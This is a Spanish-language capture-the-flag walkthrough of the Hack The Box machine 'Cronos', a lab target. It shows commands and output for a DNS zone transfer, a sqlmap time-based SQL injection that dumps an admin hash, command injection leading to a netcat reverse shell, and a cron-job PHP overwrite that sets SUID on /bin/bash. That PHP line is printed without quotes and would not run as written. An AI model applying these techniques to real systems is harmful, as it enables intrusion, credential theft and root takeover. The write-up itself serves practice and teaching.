	<b>Hack The Box - Cronos</b>	
	<b>Sistema Operativo:</b>	<b>Linux</b>
	<b>Dificultad:</b>	<b>Medium</b>
	<b>Release:</b>	<b>22/03/2017</b>
	<b>Técnicas utilizadas</b>	
	<ul style="list-style-type: none"> <li>● SQL Injection</li> <li>● Command Injection</li> <li>● Exploiting cron jobs</li> </ul>	

Cronos es una máquina de nivel intermedio de la plataforma Hack The Box, donde se estudian técnicas de SQL injection básicas, además de realizar ataques de transferencias de zonas.



## Enumeración

La dirección IP de la máquina víctima es 10.129.227.211. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali) ~/Descargas
$ ping -c 5 10.129.227.211 -R
PING 10.129.227.211 (10.129.227.211) 56(124) bytes of data.
64 bytes from 10.129.227.211: icmp_seq=1 ttl=63 time=56.9 ms
RR: 10.10.16.23
    10.129.0.1
    10.129.227.211
    10.129.227.211
    10.10.16.1
    10.10.16.23

64 bytes from 10.129.227.211: icmp_seq=2 ttl=63 time=65.4 ms (same route)
64 bytes from 10.129.227.211: icmp_seq=3 ttl=63 time=57.5 ms (same route)
64 bytes from 10.129.227.211: icmp_seq=4 ttl=63 time=57.0 ms (same route)
64 bytes from 10.129.227.211: icmp_seq=5 ttl=63 time=59.9 ms (same route)

--- 10.129.227.211 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 56.906/59.502/65.366/3.105 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.227.211 -oN scanner\_cronos** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
# Nmap 7.94SVN scan initiated Thu Jul 25 09:42:45 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_cronos 10.129.227.211
Increasing send delay for 10.129.227.211 from 0 to 5 due to 533 out of 1775 dropped probes since last increase.
Increasing send delay for 10.129.227.211 from 5 to 10 due to 1294 out of 4312 dropped probes since last increase.
Nmap scan report for 10.129.227.211
Host is up, received user-set (0.075s latency).
Scanned at 2024-07-25 09:42:45 CEST for 31s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 18:b0:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCKOUbDfXsLPIWvII72vC7hU4sFLkKVEqyHRpVpWV2+5s2S4kH0rS25C/R+pyG1KHf9LGTqTChmTbcR3LZE4cJCC0EoIyoeXUZWMyJ3CqV8crf
o8+bKP43fJwFEX0bA2FFGzU0fMet8Nj5j71EpSws4GEgMyCq4lQMum8G6AcF4AqGvC5zqpf2VRID0BDi3gdD1vvX2d67QzHTPA5wgCk/KzoIAovEwGqjIvWntZLL8TilZI6/PV8wPHzn
|   256 1a:ee:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHdyNTYAAAAIbmlzdHdyNTYAAABBBKWSWNMT9n5s3r5U1iP8dcbkBrDMs4yp7RRAvuu10E6FmORRY/qrokZVNagS1SA9mC6eakg
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBiQsAL/XR/HgmUzGZgRJe/1lQvrFwnODXvxQ1Dc+Zx
53/tcp    open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 25 09:43:16 2024 -- 1 IP address (1 host up) scanned in 30.58 seconds
```

### Analisis del puerto 53 (DNS)

El análisis de puertos abiertos realizado con nmap mostró que el puerto 53 está abierto, así que, usé en primer lugar el comando **nslookup** que se utiliza para consultar servidores DNS y obtener información sobre nombres de dominio o direcciones IP. En este contexto, el comando nslookup se utiliza para realizar una consulta inversa de DNS (Reverse DNS Lookup). Este proceso traduce una dirección IP a un nombre de dominio, lo cual es útil para identificar el nombre de host asociado a una dirección IP específica.

A continuación, se detallan los pasos y componentes involucrados en este proceso:

- **Consulta Inversa (PTR Record):** La resolución inversa en el Sistema de Nombres de Dominio (DNS) se lleva a cabo mediante el uso de registros PTR (Pointer Records). Estos registros asocian una dirección IP con un nombre de dominio. Por ejemplo, el registro PTR para la dirección IP 192.0.2.255 se almacenaría en "255.2.0.192.in-addr.arpa".
- **Zona In-addr.arpa:** Las direcciones IP se gestionan en una zona especial del DNS llamada in-addr.arpa para IPv4 (y ip6.arpa para IPv6). Esta zona se utiliza exclusivamente para la resolución inversa. La dirección IP se invierte y se añade a esta zona. Por ejemplo, la dirección IP 10.129.227.211 se convierte en 211.227.129.10.in-addr.arpa.
- **Servidor DNS Autorizado:** La consulta inversa se envía a un servidor DNS autorizado para la zona in-addr.arpa correspondiente. Este servidor contiene los registros PTR que permiten la traducción de la dirección IP al nombre de dominio.



```
(root@kali) - [ /home/administrador/Descargas ]
# nslookup
> server 10.129.227.211
Default server: 10.129.227.211
Address: 10.129.227.211#53
> 10.129.227.211
211.227.129.10.in-addr.arpa      name = ns1.cronos.htb.
>
```

Una transferencia de zona es un proceso mediante el cual un servidor DNS transfiere una copia completa de su base de datos de zona a otro servidor DNS. Este proceso es esencial para garantizar la redundancia y la sincronización de datos entre servidores DNS primarios y secundarios. La transferencia de zona permite que los servidores secundarios mantengan una copia actualizada de la información DNS, asegurando que las consultas DNS puedan ser respondidas incluso si el servidor primario no está disponible.

En el contexto de los sistemas de nombres de dominio (DNS), existen dos métodos principales para la transferencia de datos de zona entre servidores DNS:

- **Transferencia de zona completa (AXFR):** Implica la transferencia de la totalidad de la base de datos de la zona desde el servidor principal (master) al servidor secundario (slave). Este método se utiliza principalmente cuando se configura inicialmente un servidor secundario o cuando se requiere una sincronización completa debido a cambios significativos en la zona. El proceso comienza cuando el servidor secundario envía una solicitud AXFR al servidor principal. En respuesta, el servidor principal proporciona una copia completa de la zona, incluyendo todos los registros DNS.
- **Transferencia de zona incremental (IXFR):** la Transferencia de Zona Incremental (IXFR) transfiere únicamente los cambios realizados en la base de datos de la zona desde la última transferencia, en lugar de transferir toda la base de datos. Este método es más eficiente en términos de ancho de banda y tiempo, especialmente en zonas grandes con cambios frecuentes. El proceso de IXFR comienza cuando el servidor secundario envía una solicitud IXFR al servidor principal. El servidor principal responde con los registros que han cambiado desde la última transferencia, permitiendo una actualización más rápida y eficiente de la base de datos de la zona en el servidor secundario.

Un ataque de transferencia de zona ocurre cuando un atacante aprovecha este proceso para obtener información sensible de un servidor DNS. Este tipo de ataque se basa en la explotación del mecanismo de transferencia de zona, que está diseñado para replicar la información de la zona DNS entre servidores autorizados. El atacante comienza realizando una consulta DNS utilizando herramientas como dig, que permite interactuar con el servidor DNS y solicitar información específica. Para llevar a cabo el ataque, el atacante utiliza el parámetro AXFR, el comando estándar para solicitar una transferencia de zona completa.

El proceso de transferencia de datos comienza cuando el cliente envía una consulta con el opcode 0 y el QTYPE especial AXFR (valor 252) a través de una conexión TCP con el servidor. La elección de TCP sobre UDP se debe a la necesidad de garantizar la fiabilidad y la integridad de la transferencia de datos, ya que las respuestas pueden ser demasiado grandes para ser manejadas por UDP.

El servidor DNS, al recibir esta solicitud, responde con una serie de mensajes de respuesta que comprenden todos los registros de recursos (RR) para cada nombre de dominio en la zona. Estos registros incluyen, pero no se limitan a, registros A, AAAA, CNAME, MX, NS, PTR, SOA y TXT. La primera respuesta del servidor contiene el registro de recursos SOA (Start of Authority) de la zona ápice, que define la autoridad de la zona y contiene información crucial como el número de serie de la zona, el correo electrónico del administrador y los tiempos de actualización.

Los otros datos siguen sin un orden determinado, lo que puede incluir múltiples registros de recursos para cada nombre de dominio. El final de los datos es señalado por el servidor repitiendo la respuesta que contiene el registro de recursos SOA para la zona de ápice, indicando que la transferencia de zona ha concluido.

El registro SOA (Start of Authority) proporciona información básica sobre la zona, como el servidor DNS principal, el correo electrónico del administrador de la zona, el número de serie de la zona y varios temporizadores relacionados con la actualización y expiración de la zona. Cuando se realiza una transferencia de zona, el servidor DNS secundario obtiene el registro SOA del servidor principal y compara el número de serie del registro SOA recién recibido con su versión actual. Si hay algún cambio, solicita una transferencia de zona completa, asegurando que el servidor secundario tenga una copia actualizada de la información DNS.

Para protegerse contra ataques de transferencia de zona, es importante configurar adecuadamente los servidores DNS para que solo permitan transferencias de zona a servidores autorizados. Esto se puede lograr mediante el uso de listas de control de acceso (ACL) y otras medidas de seguridad.


```
(root@kali)~[/home/administrador/Descargas]
# dig @10.129.227.211 cronos.htb axfr

; <<>> DiG 9.19.25-185-g392e7199df2-1-Debian <<>> @10.129.227.211 cronos.htb axfr
; (1 server found)
;; global options: +cmd
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.      604800 IN      NS       ns1.cronos.htb.
cronos.htb.      604800 IN      A        10.10.10.13
admin.cronos.htb. 604800 IN      A        10.10.10.13
ns1.cronos.htb.  604800 IN      A        10.10.10.13
www.cronos.htb.  604800 IN      A        10.10.10.13
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 152 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (TCP)
;; WHEN: Thu Jul 25 09:52:43 CEST 2024
;; XFR size: 7 records (messages 1, bytes 203)
```

Además del registro SOA, otros registros importantes que se transfieren durante una transferencia de zona incluyen:

- **Registros A (Address Records):** Los registros A son fundamentales en el sistema de nombres de dominio (DNS) ya que asocian un nombre de dominio con una dirección IPv4. Este tipo de registro permite que un nombre de dominio, como `example.com`, se resuelva a una dirección IP específica, como `192.0.2.1`. Los registros A son esenciales para la navegación web y otros servicios que dependen de la resolución de nombres.
- **Registros NS (Name Server Records):** Los registros NS especifican los servidores de nombres autorizados para un dominio. Estos servidores son responsables de responder a las consultas DNS para el dominio. Por ejemplo, un dominio puede tener registros NS que apunten a `ns1.example.com` y `ns2.example.com`, indicando que estos servidores son los que deben consultarse para obtener información sobre el dominio.

Tras el éxito del ataque de transferencia de zona, se identificaron tanto un subdominio como un dominio principal. Estos fueron añadidos al archivo `/etc/hosts` para facilitar el acceso y la resolución de nombres durante las siguientes fases del análisis.



```
1 127.0.0.1    localhost
2 127.0.1.1    kali
3 10.129.227.211 cronos.htb admin.cronos.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         localhost ip6-localhost ip6-loopback
6 ff02::1     ip6-allnodes
7 ff02::2     ip6-allrouters
```

### Análisis del puerto 80 (HTTP)

Al intentar acceder a la interfaz web del servidor a través del navegador, se observó que la página web no contenía información relevante ni útil. La página parecía estar vacía o sin contenido significativo que pudiera ser aprovechado.




Cronos

[DOCUMENTATION](#) [LARACASTS](#) [NEWS](#) [FORGE](#) [GITHUB](#)

Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, ya que permite listar directorios y archivos que no son visibles a simple vista, proporcionando una visión más completa de la estructura del servidor. A pesar de los esfuerzos realizados con Gobuster, no se identificaron directorios ni archivos útiles que pudieran proporcionar información adicional.

```
(root@kali) ~/home/administrador/Descargas
# gobuster dir -u http://cronos.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x html,php,txt --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://cronos.htb/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Windows NT 5.1; rv:2.0b9pre) Gecko/20110105 Firefox/4.0b9pre
[+] Extensions: html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 2319]
/css (Status: 301) [Size: 306] [--> http://cronos.htb/css/]
/js (Status: 301) [Size: 305] [--> http://cronos.htb/js/]
/robots.txt (Status: 200) [Size: 24]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

La máquina objetivo tenía disponible un subdominio, admin.cronos.htb, el cual, al ser accedido, reveló un sistema de inicio de sesión vulnerable a ataques de inyección SQL (SQLi).





Con la información obtenida sobre la vulnerabilidad del sistema de autenticación, decidí utilizar SQLMap, una herramienta automatizada para la explotación de inyecciones SQL. SQLMap me permitió extraer datos de la base de datos del servidor, lo que podría incluir información sensible de los usuarios del sistema.

```
(root@kali) ~/home/administrador/Descargas
$ sqlmap -u "http://admin.cronos.htb/" --cookie "PHPSESSID=2jr8462dsoor6o81h78a897re6" --form --random-agent --dbs --batch --dbms mysql

[1.8.6.3#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. The user agrees to hold the developer harmless for any misuse or damage caused by this program

[*] starting @ 10:08:46 /2024-07-25/

[10:08:47] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13(KHTML, like Gecko) Chrome/0.2.149.27 Safari/525.13'
[10:08:47] [INFO] testing connection to the target URL
[10:08:47] [INFO] searching for forms
[1/1] Form:
POST http://admin.cronos.htb/
Cookie: PHPSESSID=2jr8462dsoor6o81h78a897re6
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected): username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[10:08:47] [INFO] using '/root/.local/share/sqlmap/output/results-07252024_1008am.csv' as the CSV results file in multiple targets mode
[10:08:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:08:48] [INFO] testing if the target URL content is stable
[10:08:48] [INFO] target URL content is stable
[10:08:48] [INFO] testing if POST parameter 'username' is dynamic
[10:08:48] [WARNING] POST parameter 'username' does not appear to be dynamic
[10:08:48] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[10:08:49] [INFO] testing for SQL injection on POST parameter 'username'
[10:08:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:08:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:08:49] [INFO] testing 'Generic inline queries'
[10:08:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:08:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:08:50] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:09:03] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:09:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:09:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
got a 302 redirect to 'http://admin.cronos.htb/welcome.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] N
[10:09:06] [INFO] target URL appears to be UNION injectable with 1 columns
[10:09:08] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=RpJy' AND (SELECT 9439 FROM (SELECT(SLEEP(5))))Xgld AND 'kzCm'='kzCm&password=ivAM
---
do you want to exploit this SQL injection? [Y/n] Y
[10:09:24] [INFO] the back-end DBMS is MySQL
[10:09:24] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[10:09:25] [INFO] fetching database names
[10:09:25] [INFO] fetching number of databases
[10:09:25] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
2
[10:09:36] [INFO] retrieved:
[10:09:41] [INFO] adjusting time delay to 2 seconds due to good response times
information:
[10:11:23] [ERROR] invalid character detected. retrying..
[10:11:23] [WARNING] increasing time delay to 3 seconds
schema
[10:12:17] [INFO] retrieved: admin
available databases [2]:
[*] 'admin'
[*] information_schema

[10:13:04] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-07252024_1008am.csv'

[*] ending @ 10:13:04 /2024-07-25/
```

Al enumerar la base de datos **admin** utilizando SQLMap, descubrí la existencia de un usuario denominado admin junto con su contraseña asociada. Esta información podría permitir el acceso no autorizado a áreas restringidas del sistema y la obtención de datos sensibles.

```
(root@kali)~/home/administrador/Descargas
$ sqlmap -u "http://admin.cronos.htb/" --cookie "PHPSESSID=2jr8462dsoor6o81h78a897re6" --form --random-agent -D admin --dump-all --batch --dbms mysql

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
[*] starting @ 10:16:15 /2024-07-25/


[10:16:15] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_4) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.100 S
[10:16:15] [INFO] testing connection to the target URL
[10:16:15] [INFO] searching for forms
[1/1] Form:
POST http://admin.cronos.htb/
Cookie: PHPSESSID=2jr8462dsoor6o81h78a897re6
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected): username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[10:16:16] [INFO] using '/root/.local/share/sqlmap/output/results-07252024_1016am.csv' as the CSV results file in multiple targets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=Rpjj' AND (SELECT 9439 FROM (SELECT(SLEEP(5))))Xgld AND 'kzCm'='kzCm&password=ivAM
---
do you want to exploit this SQL injection? [Y/n] Y
[10:16:16] [INFO] testing MySQL
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[10:16:26] [INFO] confirming MySQL
[10:16:26] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[10:16:37] [INFO] adjusting time delay to 2 seconds due to good response times
[10:16:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[10:16:37] [INFO] fetching tables for database: 'admin'
[10:16:37] [INFO] fetching number of tables for database 'admin'
[10:16:37] [INFO] retrieved: 1
[10:16:40] [INFO] retrieved: users
[10:17:14] [INFO] fetching columns for table 'users' in database 'admin'
[10:17:14] [INFO] retrieved: 3
[10:17:21] [INFO] retrieved: id
[10:17:36] [INFO] retrieved: username
[10:18:27] [INFO] retrieved: password
[10:19:28] [INFO] fetching entries for table 'users' in database 'admin'
[10:19:28] [INFO] fetching number of entries for table 'users' in database 'admin'
[10:19:28] [INFO] retrieved: 1
[10:19:31] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
1
[10:19:40] [INFO] retrieved: 4f5fffa7b2340178a716e3832451e058
[10:23:44] [INFO] retrieved: admin
[10:24:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: admin
Table: users
[1 entry]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | 4f5fffa7b2340178a716e3832451e058 | admin |
+-----+-----+-----+

[10:24:16] [INFO] table 'admin'.users: dumped to CSV file '/root/.local/share/sqlmap/output/admin.cronos.htb/dump/admin/users.csv'
[10:24:16] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-07252024_1016am.csv'

[*] ending @ 10:24:16 /2024-07-25/
```



Como se ha mencionado anteriormente, el sistema de inicio de sesión del subdominio presenta una vulnerabilidad a inyecciones SQL (SQLi). Por lo tanto, al inyectar una consulta SQL simple, es posible acceder al contenido de la página web alojada en el servidor. Una vez dentro, encontré un cuadro de texto que permitía la ejecución de comandos seleccionados desde un combobox. Sin embargo, estas restricciones pueden ser eludidas, ya que es posible ejecutar múltiples comandos simplemente añadiendo un punto y coma (;) al final de cada comando.



## Escalada de privilegios

Con esta información, procedí a realizar la intrusión en la máquina objetivo:

```
(root@kali)-[/home/administrador/Descargas/exploits]
# nc -nlvp 444
listening on [any] 444 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.227.211] 46456
bash: cannot set terminal process group (1365): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@cronos:/var/www/admin$ ^Z
zsh: suspended nc -nlvp 444

(root@kali)-[/home/administrador/Descargas/exploits]
# stty raw -echo,fg
stty: argumento inválido «-echo,fg»
Pruebe 'stty --help' para más información.

(root@kali)-[/home/administrador/Descargas/exploits]
# stty raw -echo;fg
[1] + continued nc -nlvp 444
reset xterm
```

Al investigar las tareas programadas (cron jobs), descubrí que el usuario root estaba ejecutando un archivo llamado artisa. Si el usuario www-data tiene permisos de escritura sobre este archivo, es posible modificar su contenido y añadir un código PHP que permita escalar privilegios a nivel de root.

```
www-data@cronos:/var/www/admin$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/admin$ ls -l /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 /var/www/laravel/artisan
www-data@cronos:/var/www/admin$
```

En este caso, opté por otorgar permisos SUID al archivo /bin/bash. El bit SUID (Set User ID) es un permiso especial que se puede asignar a archivos ejecutables en sistemas Linux. Cuando un archivo tiene el bit SUID activado, permite que los usuarios que ejecuten el archivo asuman temporalmente los privilegios del propietario del archivo. Esto significa que, aunque un usuario no tenga permisos de root, puede ejecutar el archivo con los privilegios de root si el archivo tiene el bit SUID activado. En este caso, al otorgar permisos SUID al archivo /bin/bash, cualquier usuario que ejecute este archivo puede obtener privilegios de root, lo que permite una escalada de privilegios.

```
GNU nano 2.5.3                                     File: /var/www/laravel/artisan

<?php
    system(chmod u+s /bin/bash);
?>
```

Después de un tiempo, logré acceder al sistema con privilegios de usuario root.

```
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
bash-4.3# cat /home/noulis/user.txt
bash-4.3# cat /root/root.txt
bash-4.3# cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
bash-4.3#
```